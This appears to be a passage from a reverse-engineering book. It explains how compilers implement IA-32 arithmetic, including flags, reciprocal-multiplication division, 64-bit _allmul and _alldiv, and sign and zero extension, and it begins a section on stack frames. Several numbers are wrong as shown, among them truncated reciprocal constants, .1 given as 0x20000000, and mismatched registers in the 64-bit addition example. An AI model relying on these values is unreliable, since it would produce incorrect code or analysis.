


Figure A.13 Effects of function-level working-set tuning on code placement in binary executables.




Figure A.14 The effects of line-level working-set tuning on code placement in the same sample binary executable.

Understanding Compiled Arithmetic

This appendix explains the basics of how arithmetic is implemented in assembly language, and demonstrates some basic arithmetic sequences and what they look like while reversing. Arithmetic is one of the basic pillars that make up any program, along with control flow and data management. Some arithmetic sequences are plain and straightforward to decipher while reversing, but in other cases they can be slightly difficult to read because of the various compiler optimizations performed.

This appendix opens with a description of the basic IA-32 flags used for arithmetic and proceeds to demonstrate a variety of arithmetic sequences commonly found in compiler-generated IA-32 assembly language code.

Arithmetic Flags

To understand the details of how arithmetic and logic are implemented in assembly language, you must fully understand flags and how they're used. Flags are used in almost every arithmetic instruction in the instruction set, and to truly understand the meaning of arithmetic sequences in assembly language you must understand the meanings of the individual flags and how they are used by the arithmetic instructions.

Flags in IA-32 processors are stored in the `EFLAGS` register, which is a 32-bit register that is managed by the processor and is rarely accessed directly by

program code. Many of the flags in EFLAGS are system flags that determine the current state of the processor. Other than these system flags, there are also eight status flags, which represent the current state of the processor, usually with regards to the result of the last arithmetic operation performed. The following sections describe the most important status flags used in IA-32.

The Overflow Flags (CF and OF)

The *carry flag* (CF) and *overflow flag* (OF) are two important elements in arithmetical and logical assembly language. Their function and the differences between them aren't immediately obvious, so here is a brief overview.

The CF and OF are both overflow indicators, meaning that they are used to notify the program of any arithmetical operation that generates a result that is too large in order to be fully represented by the destination operand. The difference between the two is related to the data types that the program is dealing with.

Unlike most high-level languages, assembly language programs don't explicitly specify the details of the data types they deal with. Some arithmetical instructions such as ADD (Add) and SUB (Subtract) aren't even aware of whether the operands they are working with are signed or unsigned because it just doesn't matter—the *binary* result is the same. Other instructions, such as MUL (Multiply) and DIV (Divide) have different versions for signed and unsigned operands because multiplication and division actually produce different binary outputs depending on the exact data type.

One area where signed or unsigned representation always matters is overflows. Because signed integers are one bit smaller than their equivalent-sized unsigned counterparts (because of the extra bit that holds the sign), overflows are triggered differently for signed and unsigned integers. This is where the carry flag and the overflow flag come into play. Instead of having separate signed and unsigned versions of arithmetic instructions, the problem of correctly reporting overflows is addressed by simply having two overflow flags: one for signed operands and one for unsigned operands. Operations such as addition and subtraction are performed using the same instruction for either signed or unsigned operands, and such instructions set both groups of flags and leave it up to the following instructions to regard the relevant one.

For example, consider the following arithmetic sample and how it affects the overflow flags:

```
mov     ax, 0x1126      ; (4390 in decimal)
mov     bx, 0x7200      ; (29184 in decimal)
add     ax, bx
```

The above addition will produce different results, depending on whether the destination operand is treated as signed or unsigned. When presented in hexadecimal form, the result is `0x8326`, which is equivalent to 33574—assuming that `AX` is considered to be an unsigned operand. If you're treating `AX` as a signed operand, you will see that an overflow has occurred. Because any signed number that has the most significant bit set is considered negative, `0x8326` becomes `-31962`. It is obvious that because a signed 16-bit operand can only represent values up to 32767, adding 4390 and 29184 would produce an overflow, and `AX` would wraparound to a negative number. Therefore, from an unsigned perspective no overflow has occurred, but if you consider the destination operand to be signed, an overflow has occurred. Because of this, the preceding code would result in `OF` (representing overflows in signed operands) being set and in `CF` (representing overflows in unsigned operands) being cleared.

The Zero Flag (ZF)

The zero flag is set when the result of an arithmetic operation is zero, and it is cleared if the result is nonzero. `ZF` is used in quite a few different situations in IA-32 code, but probably one of the most common uses it has is for comparing two operands and testing whether they are equal. The `CMP` instruction subtracts one operand from the other and sets `ZF` if the pseudoresult of the subtraction operation is zero, which indicates that the operands are equal. If the operands are unequal, `ZF` is set to zero.

The Sign Flag (SF)

The sign flag receives the value of the most significant bit of the result (regardless of whether the result is signed or unsigned). In signed integers this is equivalent to the integer's sign. A value of 1 denotes a negative number in the result, while a value of 0 denotes a positive number (or zero) in the result.

The Parity Flag (PF)

The parity flag is a (rarely used) flag that reports the binary parity of the lower 8 bits of certain arithmetic results. Binary parity means that the flag reports the parity of the *number of bits set*, as opposed to the actual *numeric parity* of the result. A value of 1 denotes an even number of set bits in the lower 8 bits of the result, while a value of 0 denotes an odd number of set bits.

Basic Integer Arithmetic

The following section discusses the basic arithmetic operations and how they are implemented by compilers on IA-32 machines. I will cover optimized addition, subtraction, multiplication, division, and modulo.

Note that with any sane compiler, any arithmetic operation involving two constant operands will be eliminated completely and replaced with the result in the assembly code. The following discussions of arithmetic optimizations only apply to cases where at least one of the operands is variable and is not known in advance.

Addition and Subtraction

Integers are generally added and subtracted using the `ADD` and `SUB` instructions, which can take different types of operands: register names, immediate hard-coded operands, or memory addresses. The specific combination of operands depends on the compiler and doesn't always reflect anything specific about the source code, but one obvious point is that adding or subtracting an immediate operand usually reflects a constant that was hard-coded into the source code (still, in some cases compilers will add or subtract a constant from a register for other purposes, without being instructed to do so at the source code level). Note that both instructions store the result in the left-hand operand.

Subtraction and addition are very simple operations that are performed very efficiently in modern IA-32 processors and are usually implemented in straightforward methods by compilers. On older implementations of IA-32 the `LEA` instruction was considered to be faster than `ADD` and `SUB`, which brought many compilers to use `LEA` for quick additions and shifts. Here is how the `LEA` instruction can be used to perform an arithmetic operation.

```
lea      ecx, DWORD PTR [edx+edx]
```

Notice that even though most disassemblers add the words `DWORD PTR` before the operands, `LEA` really can't distinguish between a pointer and an integer. `LEA` never performs any actual memory accesses.

Starting with Pentium 4 the situation has reversed and most compilers will use `ADD` and `SUB` when generating code. However, when surrounded by several other `ADD` or `SUB` instructions, the Intel compiler still seems to use `LEA`. This is probably because the execution unit employed by `LEA` is separate from the ones used by `ADD` and `SUB`. Using `LEA` makes sense when the main ALUs are busy—it improves the chances of achieving parallelism in runtime.

Multiplication and Division

Before beginning the discussion on multiplication and division, I will discuss a few of the basics. First of all, keep in mind that multiplication and division are both considered fairly complex operations in computers, far more so than addition and subtraction. The IA-32 processors provide instructions for several different kinds of multiplication and division, but they are both relatively slow. Because of this, both of these operations are quite often implemented in other ways by compilers.

Dividing or multiplying a number by powers of 2 is a very natural operation for a computer, because it sits very well with the binary representation of the integers. This is just like the way that people can very easily divide and multiply by powers of 10. All it takes is shifting a few zeros around. It is interesting how computers deal with division and multiplication in much in the same way as we do. The general strategy is to try and bring the divisor or multiplier as close as possible to a convenient number that is easily represented by the number system. You then perform that relatively simple calculation, and figure out how to apply the rest of the divisor or multiplier to the calculation. For IA-32 processors, the equivalent of shifting zeros around is to perform binary shifts using the `SHL` and `SHR` instructions. The `SHL` instruction shifts values to the left, which is the equivalent of multiplying by powers of 2. The `SHR` instruction shifts values to the right, which is the equivalent of dividing by powers of 2. After shifting compilers usually use addition and subtraction to compensate the result as needed.

Multiplication

When you are multiplying a variable by another variable, the `MUL/IMUL` instruction is generally the most efficient tool you have at your disposal. Still, most compilers will completely avoid using these instructions when the multiplier is a constant. For example, multiplying a variable by 3 is usually implemented by shifting the number by 1 bit to the left and then adding the original value to the result. This can be done either by using `SHL` and `ADD` or by using `LEA`, as follows:

```
lea      eax, DWORD PTR [eax+eax*2]
```

In more complicated cases, compilers use a combination of `LEA` and `ADD`. For example, take a look at the following code, which is essentially a multiplication by 32:

```
lea      eax, DWORD PTR [edx+edx]
add      eax, eax
add      eax, eax
add      eax, eax
add      eax, eax
```

Basically, what you have here is $y=x*2*2*2*2$, which is equivalent to $y=x*32$. This code, generated by Intel's compiler, is actually quite surprising when you think about it. First of all, in terms of code size it is *big*—one LEA and four ADDs are quite a bit longer than a single SHL. Second, it is surprising that this sequence is actually quicker than a simple SHL by 5, especially considering that SHL is considered to be a fairly high-performance instruction. The explanation is that LEA and ADD are both very low-latency, high-throughput instructions. In fact, this entire sequence could probably execute in less than three clock cycles (though this depends on the specific processor and on other environmental aspects). In contrast, SHL has a latency of four clock cycles, which is why using it is just not as efficient.

Let's examine another multiplication sequence:

```
lea      eax, DWORD PTR [esi + esi * 2]
sal      eax, 2
sub      eax, esi
```

This sequence, which was generated by GCC, uses LEA to multiply ESI by 3, and then uses SAL (SAL is the same instruction as SHL—they share the same opcode) to further multiply by 4. These two operations multiply the operand by 12. The code then subtracts the operand from the result. This sequence essentially multiplies the operand by 11. Mathematically this can be viewed as: $y=(x+x*2)*4-x$.

Division

For computers, division is the most complex operation in integer arithmetic. The built-in instructions for division, DIV and IDIV are (relatively speaking) *very* slow and have a latency of over 50 clock cycles (on latest crops of NetBurst processors). This compares with a latency of less than one cycle for additions and subtractions (which can be executed in parallel). For unknown divisors, the compiler has no choice but to use DIV. This is usually bad for performance but is good for reversers because it makes for readable and straightforward code.

With constant divisors, the situation becomes far more complicated. The compiler can employ some highly creative techniques for efficiently implementing division, depending on the divisor. The problem is that the resulting code is often highly unreadable. The following sections discuss *reciprocal multiplication*, which is an optimized division technique.

Understanding Reciprocal-Multiplications

The idea with reciprocal multiplication is to use multiplication instead of division in order to implement a division operation. Multiplication is 4 to 6 times

faster than division on IA-32 processors, and in some cases it is possible to avoid the use of division instructions by using multiplication instructions. The idea is to multiply the dividend by a fraction that is the *reciprocal* of the divisor. For example, if you wanted to divide 30 by 3, you would simply compute the reciprocal for 3, which is $1 \div 3$. The result of such an operation is approximately 0.3333333, so if you multiply 30 by 0.3333333, you end up with the correct result, which is 10.

Implementing reciprocal multiplication in integer arithmetic is slightly more complicated because the data type you're using can only represent integers. To overcome this problem, the compiler uses *fixed-point arithmetic*.

Fixed-point arithmetic enables the representation of fractions and real numbers without using a "floating" movable decimal point. With fixed-point arithmetic, the exponent component (which is the position of the decimal dot in floating-point data types) is not used, and the position of the decimal dot remains fixed. This is in contrast to hardware floating-point mechanisms in which the hardware is responsible for allocating the available bits between the integral value and the fractional value. Because of this mechanism floating-point data types can represent a huge range of values, from extremely small (between 0 and 1) to extremely large (with dozens of zeros before the decimal point).

To represent an approximation of a real number in an integer, you define an imaginary dot within our integer that defines which portion of it represents the number's integral value and which portion represents the fractional value. The integral value is represented as a regular integer, using the number of bits available to it based on our division. The fractional value represents an approximation of the number's distance from the current integral value (for example, 1) to the next one up (to follow this example, 2), as accurately as possible with the available number of bits. Needless to say, this is always an approximation—many real numbers can never be accurately represented. For example, in order to represent .5, the fractional value would contain 0x80000000 (assuming a 32-bit fractional value). To represent .1, the fractional value would contain 0x20000000.

To go back to the original problem, in order to multiply a 32-bit dividend by an integer reciprocal the compiler multiplies the dividend by a 32-bit reciprocal. This produces a 64-bit result. The lower 32 bits contain the remainder (also represented as a fractional value) and the upper 32 bits actually contain the desired result.

Table B.1 presents several examples of 32-bit reciprocals used by compilers. Every reciprocal is used together with a divisor which is always a powers of two (essentially a right shift, we're trying to avoid actual division here). Compilers combine right shifts with the reciprocals in order to achieve greater accuracy because reciprocals are not accurate enough when working with large dividends.

Table B.1 Examples of Reciprocal Multiplications in Division

DIVISOR IN SOURCE CODE	32-BIT RECIPROCAL	RECIPROCAL VALUE (AS A FRACTION)	COMBINED WITH DIVISOR
3	0xAAAAAAB	2/3	2
5	0xCCCCCD	4/5	4
6	0xAAAAAAB	2/3	4

Notice that the last digit in each reciprocal is incremented by one. This is because the fractional values can never be accurately represented, so the compiler is rounding the fraction upward to obtain an accurate integer result (within the given bits).

Of course, keep in mind that multiplication is also not a trivial operation, and multiplication instructions in IA-32 processors can be quite slow (though significantly faster than division). Because of this, compilers only use reciprocal when the divisor is not a power of 2. When it is, compilers simply shift operands to the right as many times as needed.

Deciphering Reciprocal-Multiplications

Reciprocal multiplications are quite easy to detect when you know what to look for. The following is a typical reciprocal multiplication sequence:

```
mov     ecx, eax
mov     eax, 0xaaaaaab
mul     ecx
shr     edx, 2
mov     eax, edx
```

DIVIDING VARIABLE DIVIDENDS USING RECIPROCAL MULTIPLICATION?

There are also optimized division algorithms that can be used for variable dividends, where the reciprocal is computed in runtime, but modern IA-32 implementations provide a relatively high-performance implementation of the `DIV` and `IDIV` instructions. Because of this, compilers rarely use reciprocal multiplication for variable dividends when generating IA-32 code—they simply use the `DIV` or `IDIV` instructions. The time it would take to compute the reciprocal in runtime plus the actual reciprocal multiplication time would be longer than simply using a straightforward division.

This code multiplies ECX by 0xAAAAAAB, which is equivalent to 0.6666667 (or two-thirds). It then shifts the number by two positions to the right. This effectively divides the number by 4. The combination of multiplying by two-thirds and dividing is equivalent to dividing by 6. Notice that the result from the multiplication is taken from EDX and not from EAX. This is because the MUL instruction produces a 64-bit result—the most-significant 32-bits are stored in EDX and the least-significant 32-bits are stored in EAX. You are interested in the upper 32 bits because that's the integral value in the fixed-point representation.

Here is a slightly more involved example, which adds several new steps to the sequence:

```

mov     ecx, eax
mov     eax, 0x24924925
mul     ecx
mov     eax, ecx
sub     eax, edx
shr     eax, 1
add     eax, edx
shr     eax, 2

```

This sequence is quite similar to the previous example, except that the result of the multiplication is processed a bit more here. Mathematically, the preceding sequence performs the following:

$$y = ((x - x_sr) \div 2 + x_sr) \div 4$$

Where x = *dividend* and $sr = 1 \div 7$ (scaled).

Upon looking at the formula it becomes quickly evident that this is a division by 7. But at first glance, it may seem as if the code following the MUL instruction is redundant. It would appear that in order to divide by 7 all that would be needed is to multiply the dividend by the reciprocal. The problem is that the reciprocal has limited precision. The compiler rounds the reciprocal upward to the nearest number in order to minimize the magnitude of error produced by the multiplications. With larger dividends, this accumulated error actually produces incorrect results. To understand this problem you must remember that quotients are supposed to be truncated (rounded downward). With upward-rounded reciprocals, quotients will be rounded upward for some dividends. Therefore, compilers add the reciprocal once and subtract it once—to eliminate the errors it introduces into the result.

Modulo

Fundamentally, modulo is the same operation as division, except that you take a different part of the result. The following is the most common and intuitive method for calculating the modulo of a signed 32-bit integer:

```
mov     eax, DWORD PTR [Divisor]
cdq
mov     edi, 100
idiv    edi
```

This code divides `Divisor` by 100 and places the result in `EDX`. This is the most trivial implementation because the modulo is obtained by simply dividing the two values using `IDIV`, the processor's signed division instruction. `IDIV`'s normal behavior is that it places the result of the division in `EAX` and the remainder in `EDX`, so that code running after this snippet can simply grab the remainder from `EDX`. Note that because `IDIV` is being passed a 32-bit divisor (`EDI`), it will use a 64-bit dividend in `EDX:EAX`, which is why the `CDQ` instruction is used. It simply converts the value in `EAX` into a 64-bit value in `EDX:EAX`. For more information on `CDQ` refer to the type conversions section later in this chapter.

This approach is good for reversers because it is highly readable, but isn't quite the fastest in terms of runtime performance. `IDIV` is a fairly slow instruction—one of the slowest in the entire instruction set. This code was generated by the Microsoft compiler.

Some compilers actually use a multiplication by a reciprocal in order to determine the modulo (see the section on division).

64-Bit Arithmetic

Modern 32-bit software frequently uses larger-than-32-bit integer data types for various purposes such as high-precision timers, high-precision signal processing, and many others. For general-purpose code that is not specifically compiled to run on advanced processor enhancements such as SSE, SSE2, and SSE3, the compiler combines two 32-bit integers and uses specialized sequences to perform arithmetic operations on them. The following sections describe how the most common arithmetic operations are performed on such 64-bit data types.

When working with integers larger than 32-bits (without the advanced SIMD data types), the compiler employs several 32-bit integers to represent the full operands. In these cases arithmetic can be performed in different ways, depending on the specific compiler. Compilers that support these larger data types will include built-in mechanisms for dealing with these data types. Other compilers might treat these data types as data structures containing several integers, requiring the program or a library to provide specific code that performs arithmetic operations on these data types.

Most modern compilers provide built-in support for 64-bit data types. These data types are usually stored as two 32-bit integers in memory, and the compiler generates special code when arithmetic operations are performed on them. The following sections describe how the common arithmetic functions are performed on such data types.

Addition

Sixty-four-bit integers are usually added by combining the `ADD` instruction with the `ADC` (add with carry) instruction. The `ADC` instruction is very similar to the standard `ADD`, with the difference that it also adds the value of the carry flag (CF) to the result.

The lower 32 bits of both operands are added using the regular `ADD` instruction, which sets or clears CF depending on whether the addition produced a remainder. Then, the upper 32 bits are added using `ADC`, so that the result from the previous addition is taken into account. Here is a quick sample:

```
mov     esi, [Operand1_Low]
mov     edi, [Operand1_High]
add     eax, [Operand2_Low]
adc     edx, [Operand2_High]
```

Notice in this example that the two 64-bit operands are stored in registers. Because each register is 32 bits, each operand uses two registers. The first operand uses `ESI` for the low part and `EDI` for the high part. The second operand uses `EAX` for the low-part and `EDX` for the high part. The result ends up in `EDX:EAX`.

Subtraction

The subtraction case is essentially identical to the addition, with CF being used as a “borrow” to connect the low part and the high part. The instructions used are `SUB` for the low part (because it’s just a regular subtraction) and `SBB` for the high part, because `SBB` also includes CF’s value in the operation.

```
mov     eax, DWORD PTR [Operand1_Low]
sub     eax, DWORD PTR [Operand2_Low]
mov     edx, DWORD PTR [Operand1_High]
sbb     edx, DWORD PTR [Operand2_High]
```

Multiplication

Multiplying 64-bit numbers is too long and complex an operation for the compiler to embed within the code. Instead, the compiler uses a predefined function

called `allmul` that is called whenever two 64-bit values are multiplied. This function, along with its assembly language source code, is included in the Microsoft C run-time library (CRT), and is presented in Listing B.1.

```

_allmul PROC NEAR

    mov     eax,HIWORD(A)
    mov     ecx,HIWORD(B)
    or      ecx,eax          ;test for both hiwords zero.
    mov     ecx,LOWORD(B)
    jnz     short hard      ;both are zero, just mult ALO and BLO
    mov     eax,LOWORD(A)
    mul     ecx
    ret     16              ; callee restores the stack

hard:
    push    ebx
    mul     ecx              ;eax has AHI, ecx has BLO, so AHI * BLO
    mov     ebx,eax          ;save result
    mov     eax,LOWORD(A2)
    mul     dword ptr HIWORD(B2) ;ALO * BHI
    add     ebx,eax          ;ebx = ((ALO * BHI) + (AHI * BLO))
    mov     eax,LOWORD(A2)   ;ecx = BLO
    mul     ecx              ;so edx:eax = ALO*BLO
    add     edx,ebx          ;now edx has all the LO*HI stuff
    pop     ebx
    ret     16

```

Listing B.1 The `allmul` function used for performing 64-bit multiplications in code generated by the Microsoft compilers.

Unfortunately, in most reversing scenarios you might run into this function without knowing its name (because it will be an internal symbol inside the program). That's why it makes sense for you to take a quick look at Listing B.1 to try to get a general idea of how this function works—it might help you identify it later on when you run into this function while reversing.

Division

Dividing 64-bit integers is significantly more complex than multiplying, and again the compiler uses an external function to implement this functionality. The Microsoft compiler uses the `alldiv` CRT function to implement 64-bit divisions. Again, `alldiv` is fully listed in Listing B.2 in order to simply its identification when reversing a program that includes 64-bit arithmetic.

```

_alldiv PROC NEAR

    push    edi
    push    esi
    push    ebx

; Set up the local stack and save the index registers. When this is
; done the stack frame will look as follows (assuming that the
; expression a/b will generate a call to lldiv(a, b)):
;
;
;          -----
;          |                                     |
;          |-----|
;          |                                     |
;          |--divisor (b)--|
;          |                                     |
;          |-----|
;          |--dividend (a)-|
;          |                                     |
;          |-----|
;          | return addr** |
;          |-----|
;          |          EDI          |
;          |-----|
;          |          ESI          |
;          |-----|
;          |          EBX          |
; ESP---->|-----|
;
;
DVND    equ    [esp + 16]    ; stack address of dividend (a)
DVSR    equ    [esp + 24]    ; stack address of divisor (b)

; Determine sign of the result (edi = 0 if result is positive, non-zero
; otherwise) and make operands positive.

    xor     edi,edi          ; result sign assumed positive

    mov     eax,HIWORD(DVND) ; hi word of a
    or      eax,eax          ; test to see if signed
    jge     short L1         ; skip rest if a is already positive
    inc     edi              ; complement result sign flag
    mov     edx,LOWORD(DVND) ; lo word of a
    neg     eax              ; make a positive
    neg     edx
    sbb     eax,0
    
```

Listing B.2 The `alldiv` function used for performing 64-bit divisions in code generated by the Microsoft compilers. (*continued*)

```

        mov     HIWORD(DVND),eax ; save positive value
        mov     LOWORD(DVND),edx

L1:
        mov     eax,HIWORD(DVSR) ; hi word of b
        or      eax,eax          ; test to see if signed
        jge     short L2        ; skip rest if b is already positive
        inc     edi              ; complement the result sign flag
        mov     edx,LOWORD(DVSR) ; lo word of a
        neg     eax              ; make b positive
        neg     edx
        sbb     eax,0
        mov     HIWORD(DVSR),eax ; save positive value
        mov     LOWORD(DVSR),edx

L2:

;
; Now do the divide. First look to see if the divisor is less than
; 4194304K. If so, then we can use a simple algorithm with word
; divides, otherwise things get a little more complex.
;
; NOTE - eax currently contains the high order word of DVSR
;

        or      eax,eax          ; check to see if divisor < 4194304K
        jnz     short L3        ; nope, gotta do this the hard way
        mov     ecx,LOWORD(DVSR) ; load divisor
        mov     eax,HIWORD(DVND) ; load high word of dividend
        xor     edx,edx
        div     ecx              ; eax <- high order bits of quotient
        mov     ebx,eax          ; save high bits of quotient
        mov     eax,LOWORD(DVND) ; edx:eax <- remainder:lo word of
dividend
        div     ecx              ; eax <- low order bits of quotient
        mov     edx,ebx          ; edx:eax <- quotient
        jmp     short L4         ; set sign, restore stack and return

;
; Here we do it the hard way. Remember, eax contains the high word of
; DVSR
;

L3:
        mov     ebx,eax          ; ebx:ecx <- divisor
        mov     ecx,LOWORD(DVSR)
        mov     edx,HIWORD(DVND) ; edx:eax <- dividend
        mov     eax,LOWORD(DVND)

L5:
        shr     ebx,1            ; shift divisor right one bit
        rcr     ecx,1

```

Listing B.2 (continued)

```

        shr     edx,1           ; shift dividend right one bit
        rcr     eax,1
        or      ebx,ebx
        jnz     short L5       ; loop until divisor < 4194304K
        div     ecx            ; now divide, ignore remainder
        mov     esi,eax        ; save quotient

;
; We may be off by one, so to check, we will multiply the quotient
; by the divisor and check the result against the original dividend
; Note that we must also check for overflow, which can occur if the
; dividend is close to 2**64 and the quotient is off by 1.
;

        mul     dword ptr HIWORD(DVSR) ; QUOT * HIWORD(DVSR)
        mov     ecx,eax
        mov     eax,LOWORD(DVSR)
        mul     esi            ; QUOT * LOWORD(DVSR)
        add     edx,ecx        ; EDX:EAX = QUOT * DVSR
        jc      short L6      ; carry means Quotient is off by 1

;
; do long compare here between original dividend and the result of the
; multiply in edx:eax. If original is larger or equal, we are ok,
; otherwise subtract one (1) from the quotient.
;

        cmp     edx,HIWORD(DVND) ; compare hi words of result and
original
        ja      short L6       ; if result > original, do subtract
        jb      short L7       ; if result < original, we are ok
        cmp     eax,LOWORD(DVND); hi words are equal, compare lo words
        jbe     short L7       ; if less or equal we are ok, else
                                ;subtract
L6:
        dec     esi            ; subtract 1 from quotient
L7:
        xor     edx,edx        ; edx:eax <- quotient
        mov     eax,esi

;
; Just the cleanup left to do.  edx:eax contains the quotient. Set the
; sign according to the save value, cleanup the stack, and return.
;

L4:
        dec     edi            ; check to see if result is negative
        jnz     short L8       ; if EDI == 0, result should be negative
        neg     edx            ; otherwise, negate the result

```

Listing B.2 (continued)

```
        neg     eax
        sbb     edx, 0

;
; Restore the saved registers and return.
;

L8:
        pop     ebx
        pop     esi
        pop     edi

        ret     16

_alldiv ENDP
```

Listing B.2 *(continued)*

I will not go into an in-depth discussion of the workings of `alldiv` because it is generally a static code sequence. While reversing all you are really going to need is to properly *identify* this function. The internals of how it works are really irrelevant as long as you understand what it does.

Type Conversions

Data types are often hidden from view when looking at a low-level representation of the code. The problem is that even though most high-level languages and compilers are normally data-type-aware,¹ this information doesn't always trickle down into the program binaries. One case in which the exact data type is clearly established is during various type conversions. There are several different sequences commonly used when programs perform type casting, depending on the specific types. The following sections discuss the most common type conversions: zero extensions and sign extensions.

Zero Extending

When a program wishes to increase the size of an unsigned integer it usually employs the `MOVZX` instruction. `MOVZX` copies a smaller operand into a larger one and zero extends it on the way. Zero extending simply means that the source operand is copied into the larger destination operand and that the most

¹This isn't always the case—software developers often use generic data types such as `int` or `void *` for dealing with a variety of data types in the same code.

significant bits are set to zero regardless of the source operand's value. This usually indicates that the source operand is unsigned. `MOVZX` supports conversion from 8-bit to 16-bit or 32-bit operands or from 16-bit operands into 32-bit operands.

Sign Extending

Sign extending takes place when a program is casting a signed integer into a larger signed integer. Because negative integers are represented using the two's complement notation, to enlarge a signed integer one must set all upper bits for negative integers or clear them all if the integer is positive.

To 32 Bits

`MOVSX` is equivalent to `MOVZX`, except that instead of zero extending it performs sign extending when enlarging the integer. The instruction can be used when converting an 8-bit operand to 16 bits or 32 bits or a 16-bit operand into 32 bits.

To 64 Bits

The `CDQ` instruction is used for converting a signed 32-bit integer in `EAX` to a 64-bit sign-extended integer in `EDX:EAX`. In many cases, the presence of this instruction can be considered as proof that the value stored in `EAX` is a signed integer and that the following code will treat `EDX` and `EAX` together as a signed 64-bit integer, where `EDX` contains the most significant 32 bits and `EAX` contains the least significant 32 bits. Similarly, when `EDX` is set to zero right before an instruction that uses `EDX` and `EAX` together as a 64-bit value, you know for a fact that `EAX` contains an unsigned integer.

Deciphering Program Data

It would be safe to say that any properly designed program is designed around data. What kind of data must the program manage? What would be the most accurate and efficient representation of that data within the program? These are really the most basic questions that any skilled software designer or developer must ask.

The same goes for reversing. To truly understand a program, reversers must understand its data. Once the general layout and purpose of the program's key data structures are understood, specific code area of interest will be relatively easy to decipher.

This appendix covers a variety of topics related to low-level data management in a program. I start out by describing the stack and how it is used by programs and proceed to a discussion of the most basic data constructs used in programs, such as variables, and so on. The next section deals with how data is laid out in memory and describes (from a low-level perspective) common data constructs such as arrays and other types of lists. Finally, I demonstrate how classes are implemented in low-level and how they can be identified while reversing.

The Stack

The stack is basically a continuous chunk of memory that is organized into virtual “layers” by each procedure running in the system. Memory within the stack is used for the lifetime duration of a function and is freed (and can be reused) once that function returns.

The following sections demonstrate how stacks are arranged and describe the various calling conventions which govern the basic layout of the stack.

Stack Frames

A stack frame is the area in the stack allocated for use by the currently running function. This is where the parameters passed to the function are stored, along with the return address (to which the function must jump once it completes), and the internal storage used by the function (these are the local variables the function stores on the stack).

The specific layout used within the stack frame is critical to a function because it affects how the function accesses the parameters passed to it and it function stores its internal data (such as local variables). Most functions start with a prologue that sets up a stack frame for the function to work with. The idea is to allow quick-and-easy access to both the parameter area and the local variable area by keeping a pointer that resides between the two. This pointer is usually stored in an auxiliary register (usually EBP), while ESP (which is the primary stack pointer) remains available for maintaining the current stack position. The current stack position is important in case the function needs to call another function. In such a case the region below the current position of ESP will be used for creating a new stack frame that will be used by the callee.

Figure C.1 demonstrates the general layout of the stack and how a stack frame is laid out.

The ENTER and LEAVE Instructions

The `ENTER` and `LEAVE` instructions are built-in tools provided by the CPU for implementing a certain type of stack frame. They were designed as an easy-to-use, one-stop solution to setting up a stack frame in a procedure.

